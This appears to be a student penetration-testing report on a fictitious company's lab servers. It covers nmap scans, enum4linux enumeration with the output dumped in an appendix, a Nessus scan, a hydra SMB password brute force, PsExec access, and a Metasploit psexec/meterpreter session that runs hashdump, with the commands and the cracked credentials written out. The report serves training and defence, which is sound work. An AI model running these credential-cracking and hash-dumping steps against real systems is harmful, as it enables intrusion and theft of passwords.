

|  |
| --- |
| **Vulnerabilities and Exploitations of Company Servers**  *Utilizing Penetration Testing Methodology to review and find any inadequacies within the company’s servers.*  **Annie Place**  CMP210: Penetration Testing  2023/24 |

*Note that Information contained in this document is for educational purposes.*

Abstract

The following report documents the examination of two company servers with the goal of finding any possible vulnerabilities within each server. The penetration tests will utilize a Windows Client and a Kali Linux Virtual Machine to run several different applications to possibly find any exploits. Kali Linux is an open-source, Debian-based Linux distribution aimed at advanced Penetration Testing and Security Auditing(Kali, 2023). A download of Kali Linux can be found on the official Kali Linux website.

To have properly utilized Kali Linux and the Client, a VMWARE Virtual Machine was set up to test the security of the servers. From there a set of several scanning tests was conducted on the servers, scoping for any IP addresses, MAC addresses, domain names, and open ports to conduct exploits onto. With the servers properly scanned, several enumeration techniques will be conducted in order to collect as much information as possible before attempting a hack onto the servers. After enumeration, a Nessus penetration scan was used to further look for any critical points of interest where exploits were found. Finally, a brute force password hash was conducted on the server users to look for any weak passwords to access the servers with. The tests in total took just under 8 hours.

With a proper penetration examination, several exploitable avenues quickly presented themselves. The passwords requires by users were quite weak with little to no requirements aside from being plaintext, allowing for several user accounts to be accessed from a simple hashing. On top of this, several web servers were severely out of date, each with their own known vulnerabilities inside.

Contents

[1 Introduction 1](#_Toc150170565)

[1.1 Background 1](#_Toc150170566)

[1.2 Aim 2](#_Toc150170567)

[2 Procedure 3](#_Toc150170568)

[2.1 Overview of Procedure 3](#_Toc150170569)

[2.2 Research Phase 4](#_Toc150170570)

[2.3 Scanning Phase 4](#_Toc150170571)

[2.4 Enumerating Phase 7](#_Toc150170572)

[2.5 Vulnerability Scanning 8](#_Toc150170573)

[2.6 Hacking Phase 9](#_Toc150170574)

[3 Discussion 11](#_Toc150170575)

[3.1 General Discussion 11](#_Toc150170576)

[3.2 Countermeasures 11](#_Toc150170577)

[3.3 Future Work 11](#_Toc150170578)

[References 12](#_Toc150170579)

[Appendices 13](#_Toc150170580)

[Appendix A-enum4linux Results 13](#_Toc150170581)

[Appendix B – Nessus Scan Results 28](#_Toc150170582)

[Appendix C – Meterpreter Hashdump 31](#_Toc150170583)

# Introduction

## Background

This report aims to thoroughly examine the security of the company systems. Penetration Testing is necessary in ensuring that company information is kept confidential and out of the hands of potential attackers. Without Penetration Testing, the information of company personnel, projects, bank statements, passwords and more becomes open to the world.

The importance of Network Security is at an all-time high. As of September in this year alone 71 data breach incidents have been reported, the largest being DarkBeam where over 3.8 billion records were breached(Ford, 2023). New exploits for present technologies are found every single day. From archival websites like *ExploitDB* to twitter accounts with hundreds of thousands of followers like *vx-underground*, there are new ways for hackers to try and exploit servers for their confidential information. Because of this, it is important for regular and periodic Penetration Tests to be conducted on company servers regularly.

A graph with blue line and numbers

Description automatically generated

Fig 1.1.1. A graph displaying the increase in data breaches over the years.

(Source: <https://www.statista.com/statistics/273550/data-breaches-recorded-in-the-united-states-by-number-of-breaches-and-records-exposed/>)

For the Penetration Test conducted, a Virtual Machine software VMWARE was used to host a Kali Linux client. VMWARE is a virtualization and cloud computing software provider from Dell(Bastiaansan, 2019). The Virtual Machine allows for a seamless connection of the servers to the Kali Linux client. Kali Linux was chosen since its design is tailored to those conducting Penetration Tests. With over 600 penetration testing tools, Kali Linux is an ideal client for this use case.

## Aim

The goal of these tests are to find and document all discovered exploits that a malicious hacker could use against the company. The Kali Linux client will be vital in discovering the majority of these exploits, however a Windows Client will also be utilized in the testing. This test aims to:

* research possible exploits with various footprinting methods;
* install testing tools and run them against the servers;
* scan the servers with various applications and pinging software;
* use tools provided on the Kali Linux client to run enumeration tests;
* run a full vulnerability scan and document any findings;
* with any vulnerabilities found hack into the servers;

# Procedure

## Overview of Procedure

The process that this test utilized was a generic penetration testing methodology. The steps of footprinting, scanning, enumerating, and exploiting the servers were key in identifying flaws in the systems. Without an industry standard methodology the testing would likely have never gotten off the ground.

The OS Kali Linux 2022.2 was vital in testing for exploits within the server. Kali Linux was made specifically for penetration testing use cases, and thus is a perfect OS to run for this application(Kali, 2023). Kali Linux was vitally important in the scanning, enumerating, and exploiting phases. Pre-packed with several different applications from npscan from scanning to Metasploit for exploiting, Kali was more than ideal.

A screenshot of a computer

Description automatically generated

Fig 2.1.1. A screencap of the Kali Linux OS running inside VMWARE.

## Research Phase

The two servers provided were running Windows 10 OS under the IP addresses 192.168.10.1 and 192.168.10.2 respectively. There was also a Client server at address 192.168.10.10 provided with credentials that will be useful later on.

Unfortunately since this is a fictitious company, footprinting proved infeasible as well as being one useless endeavor. However, the plan was to check the company name and website on publicly available applications such as Google, Shodan, and Maltego to secure information such as names, IP addresses, mail servers, email addresses, password protocols, and more.

A screenshot of a computer

Description automatically generated

Fig. 2.2.1. Screenshot of the Maltego application interface.

## Scanning Phase

After proper information was theoretically secured, as per the industry standard methodology the test went through several ping scans. Starting with basic ping scans and working up towards more intensive scans the test aims to obtain several bits of information from this. Taking a look at several different scanning methods such as TCP, SYN, UDP, and FIN scans the test looked to find IP addresses, MAC addresses, open ports, http web servers, and other possible vulnerable information.

The test used several built in commands in the Kali Linux software to conduct these test as well as a few third party applications on the Windows machine. In Kali Linux, there are several different scanning methods that can be attempted through different commands such as hping3, fping, arp-ping, nbtscan, and Nmap. Nmap in particular is quite a powerful built in scanning tool into Kali Linux, with several different scanning methods that can be tried with it alone. Nmap can also be used in windows through third-party applications such as Zenmap, however for the sake of this testing only Kali Linux was used.

A screenshot of a computer program

Description automatically generated

Figure 2.3.1. Screenshot showing the interface for Zenmap.

The scanning process began with a simple **ipconfig /all** on the main Windows machine to search for all the servers. The servers 192.168.10.1, 192.168.10.2, 192.168.10.10, and 192.168.10.254 were all found here confirming that all servers are up and running. A simple **ping 192.168.10.1/2** scan from the Windows Command Line was done to see if the servers were responding to the machine, and after this was confirmed third-party Windows applications such as Angry IP scanner and Advanced IP scanner were run and the MAC addresses of both servers were found, 00:0C:29:06:40:42 and 00:0C:29:77:ED:8D. Installing and running **arp-ping** on the servers confirmed that MAC addresses were in fact linked to the two servers.

A table with numbers and letters

Description automatically generated

Fig. 2.3.2. Screenshot of the results from the Angry IP scanner.




Fig 2.3.3. Screenshot of the results of two arp-ping.exe scans.

The scan pivoted to Kali Linux, more specifically to Nmap scans to extract more information. A **script.bat** file was ran containing the following lines:

**nmap -sT -p 1-10000 -v -v -T5 -sV -O --osscan-guess --script=banner -oN 192.168.10.1TCP.txt 192.168.10.1**

**nmap -sU -p 1-500 -v -v --scan-delay 1s -sV --script=banner -oN 192.168.10.1UDP.txt 192.168.10.1**

**nmap -sT -p 1-10000 -v -v -T5 -sV -O --osscan-guess --script=banner -oN 192.168.10.2TCP.txt 192.168.10.2**

**nmap -sU -p 1-500 -v -v --scan-delay 1s -sV --script=banner -oN 192.168.10.2UDP.txt 192.168.10.2**

These vigorous commands performed both TCP and UDP scans on the two servers, scanning through ports 1-10000 for any response as well as making a guess as to what operating system the servers were running. Upon completion Nmap was able to determine that there were open ports on ports 22, 53, 88, 90, 135, 139, 389, 445, 464, 593, 636, 3268, 3269, 3389, and 8080 on server 192.168.10.1 and open ports on ports 53, 67, 68, 88, 123, 137, 138, 161, 389, 464, and 500 on server 192.168.10.2. The OS that Nmap determined to be in use was Windows while the MAC addresses displayed matched with what previous scans had stated. On Server 1, ports 80, 90 and 8080 seemed to lead to three http web servers: an ArGoSoft 1.8.2.9 Mail server, an Apache PHP 5.6.30 server, and an HttpFileServer version 2.3. On top of all this the domain uadcwnet.com was found.

A computer screen shot of a program

Description automatically generated

Fig. 2.3.4. Nmap –script scan results for Server 192.168.10.1.

When looking up 192.168.10.1 on a web browser, the Apache server presented itself. A login page was initially presented where anyone can create a new account and begin emailing others on the mail server. When testing the other http ports that were discovered, port 90 led to a webpage that only read **There is nothing to see here** while port 8080 led to the HttpFileServer. The HttpFileServer showed a user login and a search bar as well as other tabs that purposed functions such as archiving.




Fig. 2.3.5. Screenshot of the webpage 192.168.10.1:8080.

## Enumerating Phase

After scanning, the test conducted several enumeration methods onto the servers. Initially the **enum4linux** tool in Kali Linux was used to enumerate through the servers. Running **sudo enum4linux** **-a -u test -p test123 192.168.10.1 > enum.txt** resulted in a plethora of information being found. The command used the client credentials provided and printed the enumerated results into a text file named **enum.txt** which can be found in Appendix A.

A computer screen shot of a program

Description automatically generated

Fig. 2.4.1. A screenshot of an enum4linux scan on server 1.

Known username groups administrator, guest, krbtgt, domain admins, root, bin, and none were found immediately as well as the domain name uadcwnet which was also displayed during the scanning phase. The domain **SID S-1-5-21-2373017989-4057782597-2990666611** was provided by the scan along with a list of all user ID’s and what role/department they worked for. Several notes were attached to each individual user, some of which had the prefix “pwd:” with a string of characters that followed. Furthermore, every administrator was found in this enumeration process as well as every regular user in the company.

The password policy was found with these parameters: minimum password length of 7, password history length of 24, maximum password age of 136 days 23 hours 58 minutes, password must be cleartext, and a minimum password age of 1 day 4 minutes. All the settings for account lockout on failed logins were turned off as well as the log off time not being set at all. The password complexity had no complexity requirements and would not refuse any password change if given that request. Several SID’s were found later in the enumeration, the list of which included the Administrator SID which had been unchanged from its default 500 slot. All the username groups had their SID’s in full display from the enumeration process.

A screenshot of a computer screen

Description automatically generated

Fig. 2.4.2. Screenshot of the SID’s found linking to each User Group.

## Vulnerability Scanning

A Nessus vulnerability scan was committed to the servers. Nessus is a remote security scanning tool which scans for any discovered vulnerabilities that malicious hackers could use to gain access to computers on a connected network(Wendlandt). An entire pdf summary of the scan can be found in Appendix B. This test planned to find several critical vulnerabilities, some of which have revealed themselves earlier in the process such as http servers and password complexities.

A screenshot of a computer

Description automatically generated

Fig. 2.5.1. Nessus Scan result on Server 1, showing the amount of vulnerabilities and their severity.

The result of the Nessus scan on server 192.168.10.1 resulted in 6 critical, 5 highly vulnerable, and 15 medium to low vulnerabilities on the server. The critical vulnerabilities were linked mainly to the PHP Apache server and its outdated version. The Apache server was found to be running on a version between 5.6.x and 5.6.31, which had several exploitable vulnerabilities from its old age. According to the Nessus scan there are over 15 different known vulnerabilities that are linked to just these critical errors found from the Apache server. On top of this a PHP server was found to be running an outdated version 7.1.33, which left it to a remote code execution vulnerability.

## Hacking Phase

From this point a final password brute force was conducted on all known admin accounts from the enumeration earlier. Using the publicly available “cainandable” password database as well as the software installed on Kali Linux 4 passwords were found. Running through the command line **hydra -V -L users.txt -P “cain.txt” smb://192.168.10.1** revealed these passwords after only 5 hours of parsing through. The credentials “**username: J.Shaw password:howsomever**” was used to access both servers remotely.


Using **net use q:** [**\\192.168.10.1\c$**](file:///\\192.168.10.1\c$)and inputting the credentials on the Windows machine full access to server 1 was granted. Using a third-party application “PsExec” through the Windows command line gave full remote access to server 1. 

Fig. 2.6.1. Screenshot of command line access to server 1.

After the PsExec exploit was utilized, Metasploit was run through the Kali Linux OS. After typing **msfconsole** into a command line followed by **use exploit/windows/smb/psexec**, the following lines were inputted to run meterpreter:

**set SMBDomain uadcwnet.com  
set SMBpass howsomever  
set SMBuser J.Shaw  
set RHOSTS 192.168.10.1  
set LHOST 192.168.10.253**

After typing **exploit** into the command line, meterpreter opened a session and was not deleted by the Windows anti-virus installed on server 1. With meterpreter migrating to one of the svchost PID’s and calling **hashdump** revealed a hashlist of all user passwords which can be found inAppendix C. Using Cain.exe, a third-party dehasher, all the user network passwords are now available to the exploiter.

A screen shot of a computer screen

Description automatically generated

Fig. 2.6.2. Screenshot of the hashdump command in meterpreter.

# Discussion

## General Discussion

The servers both showed several means by which an attacker could exploit the system. From a simple Kali Linux OS there were multiple vulnerabilities found in only a couple of commands. The entire penetration test took less than 8 hours in total, meaning a malicious attacker with any intent of harm could easily take control. By installing readily available third-party software on top of this, the servers revealed more and more rudimentary vulnerabilities that should have been shut down long ago.

Here, you want to discuss your results/outcomes.

With a generalized methodology the process of finding these vulnerabilities was streamlined and efficient. Going through a rigorous scanning process made enumerating the servers simple which revealed http server exploits before any hacking took place. With a network as vulnerable as this, however, an attacker could throw shots in the dark without any rhyme or reason and still find several exploitable processes.

## Countermeasures

The countermeasures to the majority of these are fairly simple. For example, the Apache server is heavily outdated and uses software that has been phased out of the majority of the industry. Updating the http servers to more modern and secure platforms would solve their exploits, however if they are not periodically updated new exploits will present themselves. Outdated servers are prone to exploits being found and used, and constant update management can work to prevent these issues in the future.

Another countermeasure would be to update the password policy, ensuring that users have complex, regularly changing passwords that are not part of huge public data packages. Preventing password hashing is crucial in preventing malicious attackers from gaining access to these servers. The password policy in place was so rudimentary and lacked so much security that an outdated password cracker running for only a couple hours managed to breach several Admin accounts.

## Future Work

With more time allotted the tests would look to exploit the web pages with exploitDB python scripts. The website exploitDB has several listed confirmed exploits for the version of the Apache web server running on server 192.168.10.1. Using these exploits could open several more vulnerabilities, however simply updating to a modern web server instead of one from the mid 2000’s would solve this issue. On top of that, there are remote code executions that could be used on the server’s from the Client. Password spraying attacks could be used using third party programs such as DomainPasswordSpray that would be used to find vulnerable, weak passwords such as the ones found earlier by cainandable.

# References

Kali 2023. *What is Kali Linux?* [online]. Available from: [https://www.kali.org/docs/introduction/what-is-kali-linux/](https://www.kali.org/docs/introduction/what-is-kali-linux/%20)[Accessed 5 November 2023].

Ford, N. 2023. *List of Data Breaches and Cyber Attacks in 2023.* [blog] 3 November. Available from: <https://www.itgovernance.co.uk/blog/list-of-data-breaches-and-cyber-attacks-in-2023>[Accessed 4 November 2023].

Terra, J. 2023. *The Top Eight Kali Linux Tools for 2024.* [blog]. 5 December. Available from: <https://www.simplilearn.com/top-kali-linux-tools-article>[Accessed 8 December 2023].

Bastiaansan, R. and Lanigan, R. 2019. *VMware.* [blog]. Available from: <https://www.techtarget.com/searchvmware/definition/VMware>[Accessed from 5 November 2023].

Petrosyan, A. 2023. *Annual Number of Data Compromises and Individuals Impacted in the United States from 2005 to 2022.* [blog]. 29 August. Available from: <https://www.statista.com/statistics/273550/data-breaches-recorded-in-the-united-states-by-number-of-breaches-and-records-exposed/>[Accessed 5 November 2023].

Lyon, G. 2022. *Nmap.* [online]. Available from: <https://nmap.org/>[Accessed 5 November 2023].

Wendlandt, D. *Nessus : A Security Vulnerability Scanning Tool.* [blog] Available from: <https://www.cs.cmu.edu/~dwendlan/personal/nessus.html>[Accessed 5 November 2023]

Metasploit 2023. *Getting Started.* [online]. Available from: <https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html>[Accessed 8 December 2023].

Buckbee, M. 2022. *What is Metasploit? The Beginner’s Guide.* [blog]. 24 February. Available from: <https://www.varonis.com/blog/what-is-metasploit>[Accessed 8 December 2023].

# Appendices

## Appendix A-enum4linux Results

Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Fri Nov 3 01:09:31 2023

[34m =========================================( [0m[32mTarget Information[0m[34m )=========================================

[0mTarget ........... 192.168.10.1

RID Range ........ 500-550,1000-1050

Username ......... 'test'

Password ......... 'test123'

Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

[34m ============================( [0m[32mEnumerating Workgroup/Domain on 192.168.10.1[0m[34m )============================

[0m[33m

[+] [0m[32mGot domain/workgroup name: UADCWNET

[0m

[34m ================================( [0m[32mNbtstat Information for 192.168.10.1[0m[34m )================================

[0mLooking up status of 192.168.10.1

SERVER1 <00> - B <ACTIVE> Workstation Service

UADCWNET <00> - <GROUP> B <ACTIVE> Domain/Workgroup Name

UADCWNET <1c> - <GROUP> B <ACTIVE> Domain Controllers

SERVER1 <20> - B <ACTIVE> File Server Service

UADCWNET <1b> - B <ACTIVE> Domain Master Browser

UADCWNET <1e> - <GROUP> B <ACTIVE> Browser Service Elections

UADCWNET <1d> - B <ACTIVE> Master Browser

..\_\_MSBROWSE\_\_. <01> - <GROUP> B <ACTIVE> Master Browser

MAC Address = 00-0C-29-06-40-42

[34m ===================================( [0m[32mSession Check on 192.168.10.1[0m[34m )===================================

[0m[33m

[+] [0m[32mServer 192.168.10.1 allows sessions using username 'test', password 'test123'

[0m

[34m ================================( [0m[32mGetting domain SID for 192.168.10.1[0m[34m )================================

[0mDomain Name: UADCWNET

Domain Sid: S-1-5-21-2373017989-4057782597-2990666611

[33m

[+] [0m[32mHost is part of a domain (not a workgroup)

[0m

[34m ===================================( [0m[32mOS information on 192.168.10.1[0m[34m )===================================

[0m[33m

[E] [0m[31mCan't get OS info with smbclient

[0m[33m

[+] [0m[32mGot OS info for 192.168.10.1 from srvinfo:

[0m 192.168.10.1 Wk Sv PDC Tim NT LMB

platform\_id : 500

os version : 10.0

server type : 0x84102b

[34m =======================================( [0m[32mUsers on 192.168.10.1[0m[34m )=======================================

[0mindex: 0xa37 RID: 0xa37 acb: 0x00000210 Account: A.Kennedy Name: Arlene Kennedy Desc: juggle

index: 0xa4c RID: 0xa4c acb: 0x00000210 Account: A.Peters Name: Archie Peters Desc: trickster

index: 0x1f4 RID: 0x1f4 acb: 0x00000210 Account: Administrator Name: (null) Desc: Built-in account for administering the computer/domain

index: 0xa52 RID: 0xa52 acb: 0x00000210 Account: B.Lewis Name: Ben Lewis Desc: flipflop

index: 0xa41 RID: 0xa41 acb: 0x00000210 Account: B.Rice Name: Brad Rice Desc: atavism

index: 0xa3d RID: 0xa3d acb: 0x00000210 Account: B.Wong Name: Beverly Wong Desc: retrieval

index: 0xa56 RID: 0xa56 acb: 0x00000210 Account: B.Yates Name: Brittany Yates Desc: surprised

index: 0xa40 RID: 0xa40 acb: 0x00000210 Account: D.Brooks Name: Doug Brooks Desc: sociable

index: 0xa3e RID: 0xa3e acb: 0x00000210 Account: D.Ford Name: Dexter Ford Desc: antiquated

index: 0xa4b RID: 0xa4b acb: 0x00000210 Account: D.Murray Name: Deanna Murray Desc: himself

index: 0xa57 RID: 0xa57 acb: 0x00000210 Account: E.Frazier Name: Erik Frazier Desc: Hamal

index: 0xa2f RID: 0xa2f acb: 0x00000210 Account: F.Payne Name: Felicia Payne Desc: Ada

index: 0xa53 RID: 0xa53 acb: 0x00000210 Account: F.Sanders Name: Franklin Sanders Desc: usage

index: 0xa5a RID: 0xa5a acb: 0x00000210 Account: G.Adkins Name: Guadalupe Adkins Desc: mitochondria

index: 0xa58 RID: 0xa58 acb: 0x00000210 Account: G.Francis Name: Gretchen Francis Desc: roach

index: 0xa45 RID: 0xa45 acb: 0x00000210 Account: G.Malone Name: Gerardo Malone Desc: pairage

index: 0xa48 RID: 0xa48 acb: 0x00000210 Account: G.Turner Name: Glen Turner Desc: sophia

index: 0x1f5 RID: 0x1f5 acb: 0x00000215 Account: Guest Name: (null) Desc: Built-in account for guest access to the computer/domain

index: 0xa47 RID: 0xa47 acb: 0x00000210 Account: H.Mclaughlin Name: Holly Mclaughlin Desc: pwd:trainmen63

index: 0xa55 RID: 0xa55 acb: 0x00000210 Account: I.Robinson Name: Ian Robinson Desc: caterpillar

index: 0xa4e RID: 0xa4e acb: 0x00000210 Account: J.Becker Name: Jaime Becker Desc: geodesic

index: 0xa3b RID: 0xa3b acb: 0x00000210 Account: J.Farmer Name: Jacob Farmer Desc: vermin

index: 0xa31 RID: 0xa31 acb: 0x00000210 Account: J.Poole Name: Javier Poole Desc: despise

index: 0xa59 RID: 0xa59 acb: 0x00000210 Account: J.Shaw Name: Jaime Shaw Desc: connoisseur

index: 0xa2e RID: 0xa2e acb: 0x00000210 Account: J.Wheeler Name: Johnny Wheeler Desc: rosemary

index: 0xa4f RID: 0xa4f acb: 0x00000210 Account: K.Perkins Name: Katie Perkins Desc: Ireland

index: 0xa29 RID: 0xa29 acb: 0x00000210 Account: K.Thompson Name: Karl Thompson Desc: excitatory

index: 0x1f6 RID: 0x1f6 acb: 0x00000011 Account: krbtgt Name: (null) Desc: Key Distribution Center Service Account

index: 0xa2b RID: 0xa2b acb: 0x00010210 Account: L.Gill Name: Loren Gill Desc: tarantara

index: 0xa4a RID: 0xa4a acb: 0x00000210 Account: L.Thornton Name: Laverne Thornton Desc: wolf

index: 0xa39 RID: 0xa39 acb: 0x00000210 Account: L.Washington Name: Lori Washington Desc: periphery

index: 0xa44 RID: 0xa44 acb: 0x00000210 Account: L.Williamson Name: Larry Williamson Desc: dill

index: 0xa34 RID: 0xa34 acb: 0x00000210 Account: M.Adams Name: Maureen Adams Desc: phosphine

index: 0xa3f RID: 0xa3f acb: 0x00000210 Account: M.Daniel Name: Micheal Daniel Desc: ritual

index: 0xa46 RID: 0xa46 acb: 0x00000210 Account: M.Harrington Name: Maria Harrington Desc: omicron

index: 0xa50 RID: 0xa50 acb: 0x00000210 Account: M.Murphy Name: Marsha Murphy Desc: honeydew

index: 0xa4d RID: 0xa4d acb: 0x00000210 Account: M.Padilla Name: Marlon Padilla Desc: squalid

index: 0xa3c RID: 0xa3c acb: 0x00000210 Account: M.Paul Name: Mary Paul Desc: threesome

index: 0xa33 RID: 0xa33 acb: 0x00000210 Account: N.Hogan Name: Nicole Hogan Desc: brochure

index: 0xa2c RID: 0xa2c acb: 0x00000210 Account: N.May Name: Natalie May Desc: pedophilia

index: 0xa32 RID: 0xa32 acb: 0x00000210 Account: N.Wells Name: Nettie Wells Desc: taco

index: 0xa42 RID: 0xa42 acb: 0x00000210 Account: P.Powers Name: Patti Powers Desc: shire

index: 0xa49 RID: 0xa49 acb: 0x00000210 Account: P.Rodriquez Name: Penny Rodriquez Desc: sought

index: 0xa54 RID: 0xa54 acb: 0x00000210 Account: R.Soto Name: Rex Soto Desc: fret

index: 0xa51 RID: 0xa51 acb: 0x00000210 Account: S.Higgins Name: Sadie Higgins Desc: night

index: 0xa3a RID: 0xa3a acb: 0x00000210 Account: S.Shelton Name: Stacy Shelton Desc: talisman

